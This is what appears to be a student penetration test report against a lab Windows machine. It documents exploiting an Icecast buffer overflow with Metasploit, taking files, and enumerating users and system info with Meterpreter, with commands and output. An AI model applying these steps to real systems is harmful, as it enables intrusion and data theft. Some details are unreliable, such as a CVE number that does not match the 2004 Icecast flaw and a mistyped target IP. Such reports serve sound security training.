GoodSecurity Penetration Test Report

Robert L. Myers@GoodSecurity.com

October 24, 2021


1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings

Target Machine IP: 192.168.0.20



Target Machine Hostname: MSEDGEWIN10

```
C:\Users\IEUser>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : MSEDGEWIN10
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Mixed
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft Hyper-V Network Adapter
   Physical Address. . . . . . . . . : 00-15-5D-00-04-01
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::19ba:64e7:838c:b1b6%14(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.0.20(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
   DHCPv6 IAID . . . . . . . . . . . : 117445981
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-26-21-C3-EC-00-0C-29-9B-03-0C
   DNS Servers . . . . . . . . . . . : 8.8.8.8
                                       4.4.4.4
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Vulnerability Exploited: Icecast Header Overwrite

- Note that the only exploit the pentest team performed was the Icecast Header Overwrite
- Note that in the Proof of Concept section of this report we identify a total of NINE known exploits that the Icecast Server is vulnerable too and that these exploits are publicly available via the Internet.
- Note that the Icecast Header Overwrite exploit has been documented on the searchsploit databas and the exploit database and is listed on website: http://www.exploit-db.com as identifier CVE-2018-18820
- Search for Icecast using msfconsole to display the Icecast Header Overwrite exploit

```
msf5 > search Icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite


msf5 >
```


Vulnerability Explanation:

The Icecast Header Overwrite exploits a buffer overflow in the header parsing of icecast versions 2.0.1 and earlier. This exploit will send 32 HTTP headers and cause a write one past the end of a pointer array. Basically, this can cause the system to crash or allow the attacker to establish remote access to the server or user.

In this specific example, GoodSecurity was able to establish a remote code access connection allowing the Penetration Team to see all files and directories inside the Icecast server, specifically GoodCorp's CEO, Hans Gruber and the two files: user.secretfile.txt and Drinks.recipe.txt


Severity regarding the pen test exploit:

- GoodSecurity's expert opinion considers the vulnerability: **EXTREME**




Proof of Concept:

1. Locating the IP address by performing a service and version scan:
   - Nmap -sS -sV -O -Pn 162.168.0.20




2. Search for any known exploits using searchsploit:
    - Searchsploit Icecast
    - Searchsploit is an open-source database that hackers can use to reference known exploits
    - Note that there are 9 publicly documented exploits



Attackers can also gain the same information using searchsploit via the internet:


- Attackers can reference the searchsploit database by accessing: http://www.exploit-db.com
- Note that the same exploits via the searchsploit database is the same using the exploit database website address
- All of these exploits that can be delivered via a payload and attack the Icecast Server is public information leaving the Icecast Server extremely vulnerable
- This website is a popular public source of information documenting potential vulnerabilities. Simply search for Icecast and these 9 vulnerabilities will be displayed for any potential attacker to see. The vulnerability has been assigned the identifier CVE-2018-18820.




3. Search for the Icecast Modules:
    - Note that this will show the exploit: exploit/windows/http/Icecast_header
    - This exploit will establish a remote connection to the Icecast Server

4. Select the exploit: exploit/windows/http/Icecast-header
    - This allows the attacker to establish the exploit to attack the Icecast Server

5. Establish the Remote Host (RHOSTS)
    - The RHOST establishes the server IP Address
    - Set RHOSTS 192.168.0.20
    - This is telling the exploit what IP Address to deliver the Exploit




6. Run the exploit to establish remote connection
    - NOTE that the exploit was successful, and the attacker now has gained access to the Icecast server



7. The attacker now has full access to the Icecast Server
    - For this pen test we are looking specifically for two files
    - Secretfile.txt and Drink.recipe.txt


Searching for the secretfile.txt:



- Note that the file was successfully located in the following directory:
    - C:\Users\IEUser\Documents\user.secretfile.txt


Picture of the file located in Users/IEuser/Documents

- NOTE that IEuser is the username for CEO Hans Gruber




Picture of what is written inside the file user.secretfile.txt


- NOTE that the information inside the user.secretfile.txt is sensitive information




- Following the same steps as above the pen test team was also able to exploit the Drink.recipe.txt file
- This file is also in the Users\IEUser\Documents directory associated with the CEO Hans Gruber




8. Downloading the two documents from the Icecast Server to the attacker laptop
   - This vulnerability is documenting how the pen test team was able to steal sensitive information just like an attacker would do by downloading the sensitive information to their laptop



Picture of the user.secretfile.txt downloaded and saved to the attackers lap top




Picture of the Drinks.recipe.txt being downloaded from the Icecast Server to the attackers lap top



Picture of the Drinks.recipe.txt downloaded and saved to the attackers laptop

9. Uncovering additional vulnerabilities using Meterpreters local exploit suggester command
   - Note that Meterpreters local exploit suggester is a popular command that documents known vulnerabilities.
   - Note that the Meterpreters local exploit suggester shows two vulnerabilities
     - exploit/windows/local/ikeext_service
     - exploit/windows/local/ms16_075_reflection



10. Run a Meterpreter post script that enumerates all logged on users.
    - This command is a useful tool for attackers to discover who is currently logged in as well as recently logged on users
    - This information gives an attacker a tactical advantage to perform a brute-force attack and gain access to a USER's username and password
    - From the picture below you can see that user IEUser is logged in on computerMSEDGWIN10
    - You can also see that the attacker has gained information on two recent users that were logged into the network: sysadmin and vagrant
    - Having access to these usernames is information attackers will use to gain access to the user's password
    - It is GoodSecurity's expert opinion that the Icecast Server is vulnerable to XXS, Injection, and Brute-force attacks that given this information would allow even a novice hacker the ability to gain access to the Icecast Server Username and Password.

```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-321011808-3761883066-353627080-1000   MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20211024150846_default_192.168.0.20_host.users.activ_780854.txt

Recently Logged Users
=====================

 SID                                            Profile Path
 ---                                            ------------
 S-1-5-18                                       %systemroot%\system32\config\systemprofile
 S-1-5-19                                       %systemroot%\ServiceProfiles\LocalService
 S-1-5-20                                       %systemroot%\ServiceProfiles\NetworkService
 S-1-5-21-321011808-3761883066-353627080-1000   C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003   C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004   C:\Users\vagrant
```

Show Applications

11. Documenting the Shell Command
    - Using the Shell Command, attackers can use Meterpreter shells to create a reverse-tcp connection
    - This will allow the attacker the ability to download and steal sensitive/private data as well as exploit and deliver payloads to attack the target machine.
    - These kinds of attacks and vulnerabilities can result in crashing the entire network, ransom ware/extortion and cause severe financial impact on the corporation

12. Documenting the sysinfo command:
    - Attackers will use the sysinfo command to see the computer name, operating system and architecture, or version of the Windows Operating System
    - This gives the attacker information on ways to exploit the target
    - From the picture below you can see that the target is using Windows 10 x64. This tells the attacker what kind of payloads to look for.
    - For example an attacker will look for payloads that are intended for Windows 10 with an architecture of 64x

```
meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

3.0 Recommendations

What recommendations would you give to GoodCorp?